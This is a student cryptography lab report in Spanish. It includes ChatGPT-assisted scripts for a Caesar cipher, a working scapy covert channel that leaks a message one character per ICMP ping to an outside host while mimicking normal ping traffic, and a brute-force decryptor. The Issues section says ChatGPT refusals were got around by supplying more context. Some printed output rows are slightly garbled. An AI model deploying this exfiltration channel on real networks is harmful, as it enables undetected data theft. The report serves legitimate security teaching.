

Informe Laboratorio 1

Sección 2

Dante Hortuvia
e-mail: dante.hortuvia@mail.udp.cl

Septiembre de 2025

Índice

1. Descripción	2
2. Actividades	2
2.1. Algoritmo de cifrado	2
2.2. Modo stealth	2
2.3. MitM	3
3. Desarrollo de Actividades	4
3.1. Actividad 1	4
3.2. Actividad 2	6
3.3. Actividad 3	12

1. Descripción

1. Usted empieza a trabajar en una empresa tecnológica que se jacta de poseer sistemas que permiten identificar filtraciones de información a través de Deep Packet Inspection (DPI). A usted le han encomendado auditar si efectivamente estos sistemas son capaces de detectar las filtraciones a través de tráfico de red. Debido a que el programa ping es ampliamente utilizado desde dentro y hacia fuera de la empresa, su tarea será crear un software que permita replicar tráfico generado por el programa ping con su configuración por defecto, pero con fragmentos de información confidencial. Recuerde que al comparar tráfico real con el generado no debe gatillar alarmas. De todas formas, deberá hacer una prueba de concepto, en la cual se demuestre que al conocer el algoritmo, será fácil determinar el mensaje en claro. Para los pasos 1,2,3 indicar el texto entregado a IA Generativa y validar si el código resultante cumple con lo requerido.

2. Actividades

2.1. Algoritmo de cifrado

1. Generar un programa, en python3 utilizando IA Generativa, que permita cifrar texto utilizando el algoritmo Cesar. Como parámetros de su programa deberá ingresar el string a cifrar y luego el desplazamiento.

```
└─$ ~/Desktop $ sudo python3 cesar.py "criptografia y seguridad en redes" 9
larycxpajorj h bnpdarmjm nw anmnb
```

2.2. Modo stealth

1. Generar un programa, en python3 utilizando IA Generativa, que permita enviar los caracteres del string (el del paso 1) en varios paquetes ICMP request (un caracter por paquete en el campo data de ICMP) para de esta forma no gatillar sospechas sobre la filtración de datos. Deberá mostrar los campos de un ping real previo y posterior al suyo y demostrar que su tráfico consideró todos los aspectos para pasar desapercibido.

```
└─$ ~/Desktop $ sudo python3 pingv4.py "larycxpajorj h bnpdarmjm nw anmnb"
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

El último carácter del mensaje se transmite como una b.



2.3. MitM

1. Generar un programa, en python3 utilizando IA Generativa, que permita obtener el mensaje transmitido en el paso2. Como no se sabe cual es el desplazamiento utilizado, genere todas las combinaciones posibles e imprímalas, indicando en verde la opción más probable de ser el mensaje en claro.

```

$ sudo python3 readv2.py cesar.pcapng
0      larycxpajorj h bnpdarmjm nw anmnb
1      kzqxbwozinqi g amoczqlil mv zmlma
2      jypwavnyhmp h f zlnbypkhh lu yklkz
3      ixovzumxglog e ykmaxojgj kt xkjky
4      hwnuytlwfknd d xjlzwnifi js wjiyx
5      gvmtxskvejme c wikyvmheh ir vihiw
6      fulswrjudild b vhjxulgdg hq uhghv
7      etkrvqitchkc a ugiwtkfcf gp tgfgu
8      dsjquphsbgjb z tfhvsjebe fo sfefl
9      criptografia y seguridad en redes
10     bqhosnfqzehz x rdftqhczc dm qdcdr
11     apgnrmepdygy w qcespgbyb cl pcabcq
12     zofmqldoxcfx v pbdrofaxa bk obabp
13     ynelpkcnwbew u oacqnezwz aj nazao
14     xmdkojbmadv t nzbpmdivy zi mzyzn
15     wlcjnia luzcu s myaolcxux yh lyxym
16     vkbimhzktybt r lxznkbwtw xg kxwxl
17     ujahlgysxas q kwymjavsv wf jwvwk
18     tizgkfxirwzr p jvxlizuru ve ivuvj
19     shyfjewhqvyq o iuwkhytqt ud hutui
20     rgxeidvgpuxp n htvjgxspz tc gtsth
21     qfwdhcufotwo m gsuifwrwr sb ffsrg
22     pevcbtensvn l frthevqng ra erqrf
23     odubfasdmrum k eqsgdupmp qz dqpqe
24     nctaezrcqltl j dprfctolo py cpopd
25     mbszdyqbksk i coqebnkn ox bonoc

```

Finalmente, deberá indicar por qué eligió esa IA Generativa en relación a otras del mercado. Comente si tuvo algún problema al momento de generar los códigos.

3. Desarrollo de Actividades

3.1. Actividad 1

Para la actividad 1 se implementó un script en Python, apoyado con una herramienta de IA generativa (**ChatGPT**), la cual facilitó tanto la creación como la implementación y el funcionamiento del mismo. El objetivo del código fue cifrar un texto mediante el algoritmo César, recibiendo como parámetros el string a cifrar y el desplazamiento a aplicar.

como hago el algoritmo de cifrado cesar

El **cifrado César** es uno de los algoritmos de cifrado más simples que existen. Funciona desplazando cada letra del mensaje original un número fijo de posiciones en el alfabeto.

Por ejemplo, con un desplazamiento de 3:

- $A \rightarrow D$
- $B \rightarrow E$
- $C \rightarrow F$
- ...
- $X \rightarrow A$
- $Y \rightarrow B$
- $Z \rightarrow C$

Pasos para el algoritmo

1. Definir el mensaje a cifrar.
2. Elegir una clave (número de posiciones a desplazar, ej. 3).
3. Recorrer cada letra del mensaje:
 - Si es una letra \rightarrow aplicar el desplazamiento dentro del alfabeto.
 - Si es un espacio u otro carácter \rightarrow se deja igual.
4. Concatenar todo y devolver el texto cifrado.

Figura 1: Prompt para la IA generativa.

Ejemplo en Python

```
python 📄 Copiar código

def cifrado_cesar(texto, desplazamiento):
    resultado = ""
    for char in texto:
        if char.isalpha(): # Si es letra
            ascii_offset = 65 if char.isupper() else 97 # Mayúscula o minúscula
            # Aplicar desplazamiento y mantener dentro del alfabeto (26 letras)
            nuevo_char = chr((ord(char) - ascii_offset + desplazamiento) % 26 + ascii_offset)
            resultado += nuevo_char
        else:
            # Dejar espacios, números y símbolos igual
            resultado += char
    return resultado

# Ejemplo de uso:
mensaje = "Hola Mundo"
clave = 3
cifrado = cifrado_cesar(mensaje, clave)
print("Texto cifrado:", cifrado)
```

Figura 2: Script generado.

Listing 1: cifrado César en Python

```
def Cifrado_cesar(Texto, Distancia_caracteres):
    mensaje_cifrado= ""
    for caracter in Texto :

        if caracter.isalpha() :

            Tipo_letra = 65 if caracter.isupper() else 97 #Define si
                es mayuscula o minuscula

            mensaje_cifrado += chr((((ord(caracter))-Tipo_letra+
                Distancia_caracteres) % 26 + Tipo_letra) #Cifrado

            # %26 para que solo se mantenga en el alfabeto tanto
                superior como inferior

        else :


            mensaje_cifrado+= caracter
```

```
        return mensaje_cifrado

Texto_A_Cifrar = input("Ingrese el mensaje a cifrar ")
Distancia = int(input("Ingrese la distancia a utilizar"))
Cifrado = Cifrado_cesar(Texto_A_Cifrar, Distancia)

print("El mensaje cifrado es", Cifrado)
```

se implementó un script en Python que aplica el algoritmo de cifrado César. este solicita el texto a cifrar y la distancia de desplazamiento, y luego recorre el string carácter a carácter del mensaje. Si el carácter corresponde a una letra, se aplica el desplazamiento respetando mayúsculas y minúsculas; en caso contrario, estos se mantienen sin cambios. De esta manera, el programa genera un mensaje cifrado que depende directamente del texto ingresado y de la cantidad de desplazamientos. El proceso se basa en operaciones con los valores ASCII y en el uso del módulo 26, garantizando que las letras permanezcan dentro del rango del alfabeto.



```
doshuertos@doshuertos-ThinkPad-L13-Yoga-Gen-2:~/Escritorio/Laboratorios-Criptografia$ /bin/python3
esar.py
Ingrese el mensaje a cifrar criptografia y seguridad en redes
Ingrese la distancia a utilizar9
El mensaje cifrado es larycxpajorj h bnpdarmjm nw anmnb
doshuertos@doshuertos-ThinkPad-L13-Yoga-Gen-2:~/Escritorio/Laboratorios-Criptografia$
```

Figura 3: Resultados de ejecucion.

3.2. Actividad 2

Para la actividad 2 se implementó un script en Python 3, apoyado con una herramienta de IA generativa (**ChatGPT**), la cual facilitó tanto la creación como la implementación y el funcionamiento del programa. El objetivo del código fue enviar los caracteres de un string definido previamente mediante paquetes ICMP Request, transmitiendo un carácter por paquete en el campo de datos del ICMP. De esta manera, se buscó replicar el comportamiento de un ping real para minimizar la detección y demostrar que el tráfico generado consideró todos los aspectos necesarios para pasar desapercibido.

como se arma el mensaje a enviar

Perfecto, ahora lo juntamos todo y te muestro cómo se arma el mensaje completo a enviar por ICMP 🚀

📌 Estructura de cada paquete

Cada paquete ICMP (Echo Request) que mandes contendrá:

1. **Header ICMP** → Scapy lo arma con `ICMP(id, seq)`.
 - `id` fijo → identifica tu "sesión".
 - `seq` creciente (0,1,2,3...) → indica el orden de cada letra.
2. **Payload** → lo defines tú, y puede ser:
 - **Letra del mensaje** (1 byte, de `ord(ch)` o `ch.encode()`)
 - **Payload base fijo** (`0x10..0x37`)
 - **Opcional:** padding aleatorio

Entonces, cada payload = [letra] + [base fijo]

Figura 4: Prompt para la IA generativa.

```
python 📋 Copiar código

from scapy.all import IP, ICMP, send

def send_message_icmp(message, dst_ip):
    base_payload = bytes(range(0x10, 0x38)) # 40 bytes fijos
    identifier = 0xBEEF # id coherente (sesión)

    for i, ch in enumerate(message):
        # payload = letra (1 byte) + base fijo
        payload = bytes([ord(ch)]) + base_payload

        # construir paquete
        pkt = IP(dst=dst_ip)/ICMP(id=identifier, seq=i)/payload

        # enviar
        send(pkt)

# Ejemplo: enviar "HOLA" a 8.8.8.8
send_message_icmp("HOLA", "8.8.8.8")
```

Figura 5: Primer script generado.

Listing 2: Código de envío de paquetes stealth

```

import time
import struct

mensaje = "larycxpajorj h bnpdarmjm nw anmnb " # Mensaje a enviar
# otros ejemplos : wigcxu wbchu , nhav whugvu , Phvvl
ip_destino = "8.8.8.8" # IP a utilizar
Base_payload = bytes([
    0x10, 0x11, 0x12, 0x13, 0x14, 0x15, 0x16, 0x17,
    0x18, 0x19, 0x1A, 0x1B, 0x1C, 0x1D, 0x1E, 0x1F,
    0x20, 0x21, 0x22, 0x23, 0x24, 0x25, 0x26, 0x27,
    0x28, 0x29, 0x2A, 0x2B, 0x2C, 0x2D, 0x2E, 0x2F,
    0x30, 0x31, 0x32, 0x33, 0x34, 0x35, 0x36, 0x37
]) # Bytes del 0x10 hasta el 0x37
id_mensaje = 0xBFF1

fixed_header = bytes([
    0x10, 0x11, 0x12, 0x13,
    0x14, 0x15, 0x16
])

for i, caracter in enumerate(mensaje):
    payload = bytes([ord(caracter)]) + fixed_header + Base_payload
    Mensaje_a_Enviar = IP(dst = ip_destino)/ICMP(id = id_mensaje,
        seq = i)/payload
    send(Mensaje_a_Enviar)
    time.sleep(0.1)
    print(f"Paquete {i}: letra='{caracter}' (0x{ord(caracter):02X}),
        ICMP seq={i}, ID={hex(id_mensaje)}")

Ultimo_caracter = 'b'
ultimo_payload = bytes([ord(Ultimo_caracter)]) + Base_payload
ultimo_mensaje = IP(dst=ip_destino)/ICMP(id=id_mensaje, seq=len(
    mensaje))/ultimo_payload
send(ultimo_mensaje)
print(f"Paquete {len(mensaje)}: letra='{Ultimo_caracter}' (0x{ord(
    Ultimo_caracter):02X}), ICMP seq={len(mensaje)}, ID={hex(
    id_mensaje)}")

```

El código implementado en Python tiene como objetivo enviar un mensaje hacia una dirección IP específica utilizando paquetes ICMP. Para ello, se construye de manera manual el payload de cada paquete, combinando cada carácter del mensaje con un conjunto de bytes predefinidos y un encabezado fijo. Esta técnica permite enviar información carácter por carácter dentro

de los paquetes de red.

Inicialmente, se importan los módulos `time` y `struct`. El módulo `time` se utiliza para introducir retardos entre el envío de paquetes, evitando que todos los paquetes se envíen de manera simultánea, mientras que `struct` podría servir para la manipulación de datos en formato binario, aunque en este código no se utiliza directamente.

Se define el mensaje a transmitir como un string, por ejemplo `"larycxpajorj h bnpdarmjm nw anmnb"`, y se establece la dirección IP de destino (`ip_destino = "8.8.8.8"`). Además, se crea un payload base que consiste en una secuencia de bytes que van desde `0x10` hasta `0x37`. Este conjunto de bytes asegura que cada paquete tenga un tamaño consistente.

Paralelamente, se define un encabezado fijo compuesto por los primeros 7 bytes del payload base. Este encabezado se combina con cada carácter del mensaje para formar el contenido final de cada paquete ICMP. También se define un identificador de mensaje (`id_mensaje = 0xBFF1`) que permite reconocer todos los paquetes como parte de la misma transmisión.

El envío de los paquetes se realiza mediante un bucle que recorre cada carácter del mensaje. Por cada carácter, se genera un payload específico compuesto por el valor ASCII del carácter, el encabezado fijo y el payload base fijo. Este payload se encapsula dentro de un paquete ICMP, este se le define una IP de destino específica (8.8.8.8). Cada paquete recibe un número de secuencia (`seq`) correspondiente a la posición del carácter dentro del mensaje. Entre cada envío se introduce un retardo de 0.1 segundos y se imprime en consola información sobre el carácter enviado, su valor hexadecimal, el número de secuencia y el identificador del mensaje.

Finalmente, se envía un paquete adicional que contiene un último carácter como cierre de la transmisión. Este paquete combina únicamente el carácter final con el payload base, sin incluir el encabezado fijo, y su número de secuencia es igual a la longitud total del mensaje. De manera similar a los paquetes anteriores, se imprime un registro detallado de su envío.

En conjunto, este script transmite información de manera secuencial a través de paquetes ICMP, utilizando un esquema de payload consistente que asegura la integridad y el orden de los datos transmitidos. La técnica utilizada puede interpretarse como una forma básica de canal de comunicación encubierta, ya que permite enviar información dentro de paquetes de red que podrían parecer normales a simple vista.

```

Sent 1 packets.
Paquete 30: letra='m' (0x6D), ICMP seq=30, ID=0xbff1
.
Sent 1 packets.
Paquete 31: letra='n' (0x6E), ICMP seq=31, ID=0xbff1
.
Sent 1 packets.
Paquete 32: letra='b' (0x62), ICMP seq=32, ID=0xbff1
.
Sent 1 packets.
Paquete 33: letra=' ' (0x20), ICMP seq=33, ID=0xbff1
.
Sent 1 packets.
Paquete 34: letra='b' (0x62), ICMP seq=34, ID=0xbff1
doshuertos@doshuertos-ThinkPad-L13-Yoga-Gen-2: ~/Escritorio/Labo

```

Figura 6: Ejecucion del codigo.

los paquetes enviados se verifican con wireshark, donde se verifica que su payload es estatico y solo cambia la letra manteniendo 48 bytes




Figura 7: Resultados observados en Wireshark.

se muestra la captura de tráfico obtenida con Wireshark durante la ejecución del código. En esta se observa claramente que los paquetes enviados corresponden a solicitudes ICMP

Echo Request dirigidas a la dirección IP de destino 8.8.8.8. Todos los paquetes mantienen un identificador constante (id=0xbfff1) y un payload de tamaño fijo de 48 bytes.

El análisis del contenido evidencia que el payload es estático, ya que incluye los bytes predefinidos en el código (desde 0x10 hasta 0x37). Sin embargo, el primer byte de dicho payload cambia en cada paquete, correspondiendo al carácter actual del mensaje que se desea transmitir. De esta manera, se garantiza que la estructura y longitud del paquete se mantengan constantes, mientras que el contenido del mensaje se incorpora de manera secuencial.

Este comportamiento confirma que la transmisión implementada logra enviar el mensaje carácter por carácter dentro de los paquetes ICMP, aprovechando la consistencia del payload y variando únicamente el byte inicial. En consecuencia, se valida la correcta ejecución del script y la funcionalidad de este mecanismo de comunicación encubierto.




Figura 8: Resultados observados en Wireshark.

Como se aprecia en la figura anterior, al compararla con la Figura 11, se observa que el payload mantiene su estructura constante en todos los paquetes, variando únicamente el primer byte correspondiente al carácter transmitido, mientras que el resto de los datos permanece inalterado.

Este proceso se considera un mecanismo de comunicación encubierto debido a que el mensaje no se transmite en un canal convencional ni en texto plano, sino que se inserta de manera fragmentada dentro del *payload* de paquetes ICMP. El tráfico generado aparenta ser solicitudes de eco (*ping*) normales, con un *payload* fijo de 48 bytes que no levanta sospechas a simple vista.

La única variación presente en los paquetes corresponde al primer byte, donde se inserta secuencialmente cada carácter del mensaje. Esto provoca que, aunque el contenido

transmitido sea un texto, externamente los paquetes mantengan siempre la misma longitud, identificador y estructura.

De esta forma, el mensaje queda oculto dentro de un tráfico de red aparentemente legítimo. Solo mediante un análisis detallado del *payload* sería posible detectar la información transmitida. Por ello, la técnica implementada constituye un canal de comunicación encubierto, ya que permite enviar datos discretamente sin alterar de forma evidente la funcionalidad del protocolo ICMP.

3.3. Actividad 3

Para la actividad 3 se implementó un script en Python 3, apoyado con una herramienta de IA generativa (**ChatGPT**), cuyo objetivo fue recuperar el mensaje transmitido en el paso 2 cuando se desconoce el desplazamiento del cifrado César. El programa genera todas las combinaciones posibles (desplazamientos de 0 a 25) y las imprime, evaluando cada resultado con un puntaje heurístico basado en frecuencia de letras y coincidencia de palabras comunes. Con ello se selecciona la alternativa más probable de ser el texto en claro, la cual se destaca en **verde** en la salida. Este enfoque permite automatizar la búsqueda por fuerza bruta manteniendo trazabilidad de todas las hipótesis consideradas.

Necesito generar esto Generar un programa, en python3 utilizando IA Generativa, que permita obtener el mensaje transmitido en el paso2. Como no se sabe cual es el desplazamiento utilizado, genere todas las combinaciones posibles e imprímalas, indicando en verde la opción más probable de ser el mensaje en claro. 3 , donde tengo todo guardado en una captura wireshark donde el primer byte del payload es una letra del cifrado, donde se hizo un ping a 8.8.8.8

Perfecto, vamos a desglosar lo que necesitas y luego te muestro un ejemplo de código en Python3 que haga eso:

Objetivo

1. Tienes una captura de Wireshark de un ping ICMP a 8.8.8.8 .
2. El primer byte del payload de ICMP contiene la letra del mensaje cifrado (tipo César).
3. No sabes el desplazamiento usado.
4. Necesitas:
 - Generar **todas las posibles combinaciones de descifrado** (0–25 para letras A–Z, o 0–255 si es byte completo).
 - Imprimir todas las opciones.
 - Resaltar en verde la opción más probable usando **IA generativa** (por ejemplo, para determinar qué opción tiene más sentido en español).

Figura 9: Promp para la IA generativa.

```
python

from scapy.all import rdpcap, ICMP
from termcolor import colored

# Cargar captura
cap = rdpcap("captura.pcap")

# Obtener payload de ICMP
payload_bytes = []
for pkt in cap:
    if ICMP in pkt:
        data = bytes(pkt[ICMP].payload)
        if data:
            payload_bytes.append(data)

# Tomamos el primer paquete como ejemplo
if not payload_bytes:
    print("No se encontraron paquetes ICMP con payload")
    exit()

mensaje_cifrado = payload_bytes[0] # bytes del mensaje

# Función de descifrado César
def cesar_decrypt(byte_data, shift):
    return bytes((b - shift) % 256 for b in byte_data)

# Función para puntuar legibilidad
def score_text(byte_data):
    text = byte_data.decode('latin1', errors='ignore')
    return sum(c.isalpha() or c.isspace() for c in text)

# Probar todos Los desplazamientos y determinar el más probable
best_score = -1
best_text = ""
for shift in range(0, 26): # Ajusta 0-255 si quieres probar todos Los bytes posibles
    decrypted = cesar_decrypt(mensaje_cifrado, shift)
    score = score_text(decrypted)
    text = decrypted.decode('latin1', errors='ignore')
    if score > best_score:
        best_score = score
        best_text = text
    print(f"Shift {shift}: {text}")

# Mostrar el más probable en verde
print(colored(f"\nMás probable: {best_text}", "green"))
```

Figura 10: Primer script generado.

Listing 3: Codigo de envio de paquetes stealth

```

from scapy.all import rdpcap, ICMP, IP
import re
import unicodedata
from difflib import SequenceMatcher

def Descifrado_cesar(Texto_cifrado, Distancia_caracteres): #Decibra
    el cifrado ejecutando el inverso a la encriptacion
    mensaje_descifrado = ""
    for caracter in Texto_cifrado:
        if caracter.isalpha():
            Tipo_letra = 65 if caracter.isupper() else 97
            mensaje_descifrado += chr(((ord(caracter) - Tipo_letra -
                Distancia_caracteres) % 26) + Tipo_letra)
        else:
            mensaje_descifrado += caracter
    return mensaje_descifrado

def normalizar(texto): #Ejecuta una normalizacion para generar un
    estadar al momento de seleccionar la mas probable
    return ''.join(c for c in unicodedata.normalize('NFD', texto)
        if unicodedata.category(c) != 'Mn')

with open("Lab_1/spanish_words.txt", encoding="utf-8", errors="
    ignore") as f: #Se importa un diccionario desde la web para hacer
    una especie de ataque por diccionario
    palabras_validas = set(word.strip().lower() for word in f if
        word.strip())

def similitud_palabras(texto): #Puntua las palabras frente a las del
    diccionario para generar un score entre estas
    texto = normalizar(texto.lower())
    palabras = re.findall(r'\b[a-zA-Z]+\b', texto)
    score = 0
    for palabra in palabras:
        similitudes = [SequenceMatcher(None, palabra, dic_word).
            ratio() for dic_word in palabras_validas]
        if similitudes:
            score += max(similitudes)
    return score

def reconstruir_mensaje(pcap_file, icmp_id=0xBFF1, dst_ip="8.8.8.8")
: #Recontruye el conjunto de paquetes enviados
    cap = rdpcap(pcap_file)

```

```

mensaje_bytes = []
for pkt in cap:
    if ICMP in pkt and pkt[ICMP].id == icmp_id:
        if IP in pkt and pkt[IP].dst == dst_ip:
            payload = bytes(pkt[ICMP].payload)
            if len(payload) >= 1:
                mensaje_bytes.append((pkt[ICMP].seq, payload[0])
                )
mensaje_bytes.sort(key=lambda x: x[0])
mensaje = ''.join(chr(b) for seq, b in mensaje_bytes)
return mensaje[:-1] # eliminar pla "b" que se pone en el
                    anteiror punto

def descifrar_cesar_mensaje(mensaje): #Ejecuta el ataque de fuerza
bruta
    resultados = {}
    for i in range(26):
        texto = Descifrado_cesar(mensaje, i)
        resultados[i] = texto

    scores = {shift: similitud_palabras(texto) for shift, texto in
        resultados.items()}

    mejor_shift = max(scores, key=scores.get)
    return resultados, mejor_shift

pcap_file = "Lab_1/Ejemplo_lab.pcapng"
mensaje = reconstruir_mensaje(pcap_file)
print("[+] Mensaje transmitido a 8.8.8.8 (cifrado):")
print(mensaje)

resultados, mejor_shift = descifrar_cesar_mensaje(mensaje)

print("\n[+] Resultados de descifrado:")
for shift, texto in resultados.items():
    if shift == mejor_shift:
        print(f"\033[92mShift {shift}: {texto}\033[0m")
    else:
        print(f"Shift {shift}: {texto}")

```

El código tiene como objetivo reconstruir y descifrar un mensaje transmitido por paquetes ICMP que fueron capturados en un archivo .pcapng. La idea es simular un ataque de fuerza bruta sobre un cifrado César, apoyándose en un diccionario de palabras en español para

identificar cuál es la opción más probable del mensaje en claro.

Primero se define la función `Descifrado_cesar`, que revierte el desplazamiento aplicado en el cifrado. El funcionamiento es simple: se recorre cada carácter del texto cifrado y, si es una letra, se le aplica el corrimiento inverso según si es mayúscula o minúscula. Los caracteres que no son letras (espacios, números o signos) se mantienen tal como están para no alterar la estructura del mensaje.

Luego se implementa la función `normalizar`, que sirve para quitar acentos y dejar las palabras en una forma estándar. Esto es importante porque al comparar con el diccionario de palabras, si existieran acentos, podrían producir errores al calcular la similitud. Después se carga un diccionario de palabras en español (`spanish_words.txt`), que se utiliza como referencia para dar sentido a los resultados del descifrado.

La función `similitud_palabras` toma el texto descifrado y lo divide en palabras, comparando cada una con el diccionario. Para calcular qué tan parecidas son, utiliza la librería `diffib.SequenceMatcher`, la cual entrega un valor de similitud (ratio) entre 0 y 1. De esta forma, si una palabra del mensaje es muy parecida a una del diccionario, obtiene un puntaje más alto. El total de estos puntajes se suma y con eso se obtiene un “score” que indica qué tan probable es que ese descifrado sea el correcto.

La parte más importante del código es `reconstruir_mensaje`. Esta función abre el archivo `.pcapng` con los paquetes ICMP capturados. Se buscan solo aquellos paquetes que cumplen con dos condiciones: que tengan un identificador específico (`icmp_id = 0xBFF1`) y que la dirección IP de destino sea 8.8.8.8. Esto permite filtrar solo los paquetes que pertenecen al mensaje que se quiere recuperar. De cada paquete se extrae el primer byte del payload y se guarda junto con el número de secuencia del paquete. Como los paquetes pueden llegar desordenados, se ordenan según la secuencia y finalmente se reconstruye el mensaje original carácter por carácter.

Con el mensaje ya reconstruido, se ejecuta la función `descifrar_cesar_mensaje`. Aquí se prueban los 26 posibles desplazamientos del cifrado César, generando todas las versiones del mensaje descifrado. Cada versión se evalúa con `similitud_palabras`, lo que entrega un puntaje. El programa selecciona automáticamente el descifrado con mayor puntaje como el más probable y lo resalta en color verde en la salida. De todas maneras, también imprime todos los resultados para mostrar transparencia en el proceso de fuerza bruta.

```
[+] Resultados de descifrado:  
Shift 0: larycxpajorj h bnpdarmjm nw anmnb  
Shift 1: kzqxbwozinqi g amoczqlil mv zmlma  
Shift 2: jypwavnyhmpf f zlnbypkhk lu ylk lz  
Shift 3: ixovzumxglog e ykmaxojgj kt xkjky  
Shift 4: hwnuytlwfknd d xjlzwnifi js wji jx  
Shift 5: gvmtxskvejme c wikyvmheh ir vihiw  
Shift 6: fulswrjudild b vhjxulgdg hq uhghv  
Shift 7: etkrvqitchkc a ugiwtkfcf gp tgfgu  
Shift 8: dsjquphsbgjb z tfhvsjebe fo sfteft  
Shift 9: criptografia y seguridad en redes  
Shift 10: bqhosnfqzehz x rdftqhczc dm qdcdr  
Shift 11: apgnrmepydgy w qcespgbyb cl pcbcq
```

Figura 11: Resultados obtenidos al decifrar.

Como se observa en la imagen anterior, el proceso de descifrado funcionó de manera eficaz y correcta, mostrando en verde el resultado más probable. Este resultado corresponde efectivamente al mismo mensaje cifrado utilizado en la actividad 1, lo que confirma la validez del procedimiento. Además, se realizaron pruebas adicionales con distintos mensajes y en todos los casos el algoritmo logró identificar de forma confiable la opción correcta, demostrando así un nivel de efectividad y fiabilidad elevado en la selección del mensaje descifrado.

Conclusiones y comentarios

En conclusión este laboratorio se logró completar todo el proceso, desde el cifrado del mensaje con César, su envío oculto en paquetes ICMP y finalmente el descifrado usando un ataque de fuerza bruta apoyado en un diccionario de palabras. Para esto se ocupó Python y también se usó **ChatGPT**, que ayudó bastante a crear y mejorar el código.

Los resultados fueron buenos, ya que se pudo enviar el mensaje de forma encubierta sin levantar sospechas y después recuperarlo sin problemas. El descifrado también funcionó bien, mostrando en verde el mensaje más probable, que resultó ser correcto. Además, se hicieron pruebas extra y la herramienta demostró ser confiable para detectar el mensaje correcto casi siempre.

En general, la actividad sirvió para entender cómo se puede ocultar información en tráfico de red normal, y también que un cifrado tan básico como César es fácil de romper con fuerza

bruta. Fue un ejercicio útil para practicar tanto el análisis de tráfico como conceptos de criptografía simple. Comentarios (Issues encontrados)

Uso de ChatGPT: Uno de los problemas fue el uso de ChatGPT, ya que en varias ocasiones no entregaba el código como se necesitaba o decía que no podía dar cierto tipo de información. Esto se solucionó dándole más contexto y explicándole mejor el laboratorio para que pudiera generar las respuestas adecuadas.

Algoritmo de descifrado: Al momento de descifrar también hubo complicaciones, ya que el primer algoritmo usado era poco robusto y presentaba muchas fallas. Para resolver esto se implementó un ataque basado en diccionario. Aunque es un poco más lento, demostró tener muy buena efectividad para encontrar el mensaje correcto.

Rubrica poco clara: Otro inconveniente fue la rúbrica, que no estaba muy bien explicada y obligaba a hacer investigación previa para poder entender qué era lo que realmente pedía. Además, el enunciado del laboratorio no hacía referencia a esos puntos, lo que generó más confusión.

